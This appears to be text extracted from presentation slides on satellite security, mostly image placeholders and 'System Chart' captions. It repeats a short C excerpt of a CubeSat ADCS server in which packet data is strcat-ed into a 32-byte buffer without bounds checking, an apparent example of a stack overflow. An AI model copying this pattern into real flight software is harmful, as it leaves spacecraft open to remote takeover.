
System Chart




System Chart




System Chart



System Chart



System Chart




Cubesat Space Protocol (CSP) → ADCS Server

```
1 void task_adcs_servr() {
2   char log_file_name [32];
3
4   csp_listen(socket, 10);
5   csp_bind(socket, port);
6
7   do {
8     do {
9       conn = csp_accept(socket, 0xff);
10    } while (do_wait_for_conn);
11
12    packet = csp_read(conn, 10);
13    if (packet) {
14      packet_data = packet->data;
15      switch(*packet_data) {
16        // [...]
17        case SET_LOGFILE: {
18          packet_data = packet->data + 0xf;
19          log_file_name[0] = '\0';
20          strcat(log_file_name, packet_data);
21          // ...
22        }
23      }
24    }
25  }
```



System Chart




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11
12    packet = csp_read(conn, 10);
13    if (packet) {
14      packet_data = packet->data;
15      switch(*packet_data) {
16        // [...]
17        case SET_LOGFILE: {
18          packet_data = packet->data + 0xf;
19          log_file_name[0] = '\0';
20          strcat(log_file_name, packet_data);
21          // ...
22        }
23      }
24    }
25  }
```



System Chart




Cubesat Space Protocol (CSP) → ADCS Server

```
1 void task_adcs_servr() {
2   char log_file_name [32];
3
4   csp_listen(socket, 10);
5   csp_bind(socket, port);
6
7   do {
8     do {
9       conn = csp_accept(socket, 0xff);
10    } while (do_wait_for_conn);
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18          packet_data = packet->data + 0xf;
19          log_file_name[0] = '\0';
20          strcat(log_file_name, packet_data);
21          // ...
22        }
23      }
24    }
25  }
```



